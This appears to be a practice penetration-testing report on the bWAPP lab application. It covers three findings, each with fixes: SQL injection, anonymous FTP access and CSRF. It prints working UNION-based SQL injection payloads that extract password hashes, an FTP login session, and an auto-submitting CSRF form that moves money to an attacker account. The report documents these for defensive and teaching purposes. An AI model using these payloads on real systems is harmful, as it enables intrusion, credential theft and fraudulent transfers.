

# Penetration Testing Report

**Date:** 22/5/2023

**Version:** 0.1

By	For
Yoav Tzipori Tel-Aviv Israel. Email: tzipori.com Phone: 011234567	Bwapp ID#11111
Pentester 1 - pentester1@yoav.com	Bwapp@web_app.com

## Table of Contents

Executive Summary .....	4
1 Engagement Summary.....	5
1.1 Scope.....	5
1.2 Risk Ratings.....	5
1.3 Findings Overview.....	6
2 Technical Details.....	6
2.1 SQL Injection .....	7
2.2 ftp anonymous .....	9
2.3 Csrft .....	11

## Legal

### Confidentiality

This document contains sensitive and confidential information, it should not be shared with any other 3rd parties without written permission.

### Change Log

Date	Version	Comments
22/5/2023	0.1	Initial Report
23/5/2023	0.2	Recon Stage

## Executive Summary

Bwapp engaged Yoav Tzipori to conduct a security assessment and penetration testing against a web application. The main goal of the engagement was to evaluate the security of the platform and identify possible threats and vulnerabilities.


This report details the scope of the engagement, detailed information about all of the findings and some recommendations. The summary below is intended for non-technical audiences to give an idea of the overall results of the engagement and the key findings. The second section of this report is intended for a technical audience as it lists all of our findings in detail, along with reproduction steps, analysis and recommendations.

Based on the security assessment we carried on owasp and based on our findings, the current risk rating is **high**. The vulnerabilities discovered can be used by malicious actors to cause breaches and even gain unauthorised access to some management pages. The methodology followed is detailed in the following diagram:



The following charts summarize the findings grouped by severity of the threat:

### VULNERABILITY BREAKDOWN



# 1 Engagement Summary

## 1.1 Scope

As requested the security assessment was only carried out on the following targets:

IP

## 1.2 Risk Ratings

The vulnerability risk was calculated based on the [Common Vulnerability Scoring System \(CVSS v3.0\)](#) which is the industry standard for assessing the severity of security vulnerabilities.

The table below gives a key to the risk naming and colours used throughout this report to provide a clear and concise risk scoring system.

Risk	CVSS v3.0 Score	Recommendation
None	0.0	N/A
Low	0.1 - 3.9	Fix at the next update cycle.
Medium	4.0 - 6.9	Fix immediately if there are 0 medium risk vulnerabilities.
High	7.0 - 8.9	Fix immediately if there are 0 critical vulnerabilities.
Critical	9.0 - 10.0	Fix immediately.

### 1.3 Findings Overview

Below is a list of all the issues found during the engagement along with a brief description, its impact and the risk rating associated with it. Please refer to the “Risk Ratings” section for more information on how this is calculated.

ID	Risk	Description
1	Critical	Stored SQL Injection leading to unauthorised database access.
2	Critical	Misconfigured anonymous FTP allows unauthorized access to server files.
3	Critical	CSRF vulnerability occurs when a web application fails to include and validate CSRF tokens, enabling unauthorized actions by tricking users into making unintended requests.

## 2 Technical Details

### 2.1 SQL Injection **CRITICAL** ID: 1

We discovered that using specially crafted requests a malicious actor can communicate with the database and query it to retrieve stored data including data stored in the *users* tables.

<b>URL</b>	http://ip_address/bWAAP.com
<b>Parameter</b>	id
<b>References</b>	<a href="https://owasp.org/www-community/attacks/SQL_Injection">https://owasp.org/www-community/attacks/SQL_Injection</a>
<b>Request</b>	POST /news/post.php HTTP/1.1 Host: domain.com Accept: application/json, text/plain, */* .....
<b>Response</b>	HTTP/1.1 200 OK Content-Type: application/json; charset=utf-8 Vary: Accept-Encoding .....

#### Impact:

As a result of this vulnerability, a malicious actor can:


1. Query the database and get the database engine, its version and the database user.
2. Retrieve user data.
3. Retrieve hashed passwords from the *users* table.

#### Proof Of Concepts:

The pictures below demonstrate how we inject a SQL query and retrieve the database tables and columns.

In the inaction we succussed to retrieve the password table and expose her columns.

1' ORDER BY 1,2,3,4,5,6,7 -- -



Title	Release	Character	Genre	IMDb
No movies were found!				

1'UNION SELECT 1,2,3,4,5,6,7 -- -



Title	Release	Character	Genre	IMDb
2	3	5	4	Link

A ' UNION SELECT 1, table\_name,3,4,5,6,7 FROM information\_schema.tables WHERE table\_schema=database() -- -

Search for a movie:

Title	Release	Character	Genre	IMDb
b	3	5	4	Link
h	3	5	4	Link
n	3	5	4	Link
u	3	5	4	Link
v	3	5	4	Link

A ' union select 1 ,column\_name,3,4,5,6,7 from information\_schema.columns where table\_name='users'

Search for a movie:

Title	Release	Character	Genre	IMDb
	3	5	4	Link
	3	5	4	Link
password	3	5	4	Link
email	3	5	4	Link
secret	3	5	4	Link
active	3	5	4	Link
activated	3	5	4	Link

A 'union select 1,concat(password," ",password)3,4,5,6,7 from users -- -

Search for a movie:

a' union select 1,concat(passw...

Title	Release	Character	Genre	IMDb
0	3	5	4	l
5839c019945705affd0				
4d18c046e6395428ab	3	5	4	l
54574d18c046e6395428ab				
0580e3d0e2086b3	3	5	4	l
59203d83dd02e7a86b3				

### Mitigation:

Use prepared statements with parameterized queries.

References - [https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html).



## 2.2 FTP server misconfiguration **CRITICAL** ID: 2

### Description

URL	http://ip_address/bWAAP.com
Parameter	id
References	<a href="https://www.tenable.com/plugins/nessus/10079">https://www.tenable.com/plugins/nessus/10079</a>
Request	
Response	

### Impact:

Ftp anonymous misconfiguration are allowing to unwanted users to logged in into the ftp server without authenticate and put a password.

### Proof of concepts

The next photos will demonstrate you how we can get in into the ftp server without authenticate against the server and get a full access to him with root user.

Fist we used Nmap scan to find the vulnerable service and then we have tried and test the ftp service that was open (port 21)

```
Host is up (0.00065s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
666/tcp   open  doom
3306/tcp  open  mysql
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
9080/tcp  open  glrpc
MAC Address: 08:00:27:75:80:FB (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds

(root@kali)~# nmap -p- --script vuln [REDACTED]
```

```
# ftp [redacted]
Connected to [redacted]
220 ProFTPD 1.3.1 Server (bee-box) [redacted]
Name ([redacted]:yoavtzipori) anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
330 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> !woami
zsh:1: command not found: woami
ftp> !whoami
root
ftp> 
```

### Mitigation:

To mitigate anonymous FTP vulnerabilities:

1. Disable anonymous FTP access.
2. Implement user authentication with strong password policies.
3. Restrict access permissions based on user roles.
4. Filter access based on trusted IP addresses.
5. Monitor FTP logs for suspicious activities.
6. Keep FTP server software updated and patched.
7. Use encryption such as SFTP or FTPS.
8. Segment the FTP server from the main network.
9. Conduct regular security audits to identify vulnerabilities.

## 2.3 CSRF – Cross-Site-Request-Forgery **CRITICAL** ID: 3

### Description

<b>URL</b>	http://ip_address/bWAAP.com
<b>Parameter</b>	id
<b>References</b>	<a href="https://owasp.org/www-community/attacks/csrf">https://owasp.org/www-community/attacks/csrf</a>
<b>Request</b>	<pre>GET /bWAPP/csrf_2.php?account=666-66666-66&amp;amount=100 HTTP/1.1 Host: 10.20.10.20 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://127.0.0.1/ Connection: close Cookie: security_level=0; PHPSESSID=c9345d74db8cc5390dfe9b108ed710b3 Upgrade-Insecure-Requests: 1</pre>
<b>Response</b>	<pre>HTTP/1.1 200 OK Date: Mon, 22 May 2023 12:42:14 GMT Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g X-Powered-By: PHP/5.2.4-2ubuntu5 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Connection: close Content-Type: text/html Content-Length: 13359</pre>

### Impact:

A CSRF vulnerability can allow an attacker to perform unauthorized actions on behalf of a victim user, potentially leading to unauthorized data modifications, account hijacking, or unintended transactions.

### Proof of concept –

"The pictures will demonstrate the potential dangers of CSRF vulnerabilities, showcasing how an attacker can modify server requests by changing the bank account number to their own and leveraging JavaScript code to automatically execute actions without user consent. By setting up an Apache server with the altered request, they create a malicious URL that, when accessed by the client, can lead to unauthorized access to their bank account and the transfer of \$100 to the attacker's account."

The request before the modification —

```
<form action="/bWAPP/csrf_2.php" method="GET">

  <p><label for="account">Account to transfer:</label><br />
  <input type="text" id="account" name="account" value="123-45678-90"></p>

  <p><label for="amount">Amount to transfer:</label><br />
  <input type="text" id="amount" name="amount" value="0"></p>

  <button type="submit" name="action" value="transfer">Transfer</button>

</form>
```

-----  
The request after modification - - -

```
<form id="id1" action="http://[REDACTED]/APP/csrf_2.php" method="GET">

  <input type="hidden" id="account" name="account" value="666-66666-66">
  <input type="hidden" id="amount" name="amount" value="100">
  <input type="submit" name="action" value="transfer">

</form>
<script>document.getElementById("id1").submit()</script>
```

/ CSRF (Transfer An

Amount on your account: 1000 EUR

Account to transfer:

Amount to transfer:

/ CSRF (Transfer An

Amount on your account: 900 EUR

Account to transfer:

Amount to transfer:

**Mitigation:**

- 1. Use CSRF tokens:** Generate and include unique tokens with each form submission or sensitive action request. These tokens should be tied to the user's session and validated on the server-side to ensure the request is legitimate.
- 2. Implement SameSite cookies:** Set the SameSite attribute on cookies to prevent them from being sent on cross-site requests, thus limiting the impact of CSRF attacks.
- 3. Utilize the Referer header:** Verify the Referer header on the server-side to ensure that requests originate from the same domain, providing an additional layer of protection against CSRF attacks.
- 4. Employ CAPTCHA or reCAPTCHA:** Implement CAPTCHA or reCAPTCHA challenges on sensitive actions to ensure that requests are made by genuine human users rather than automated scripts.
- 5. Implement session timeouts:** Enforce shorter session timeouts to minimize the exposure window for CSRF attacks. This way, even if a CSRF attack is attempted, the validity of the attacker's request would expire quickly.

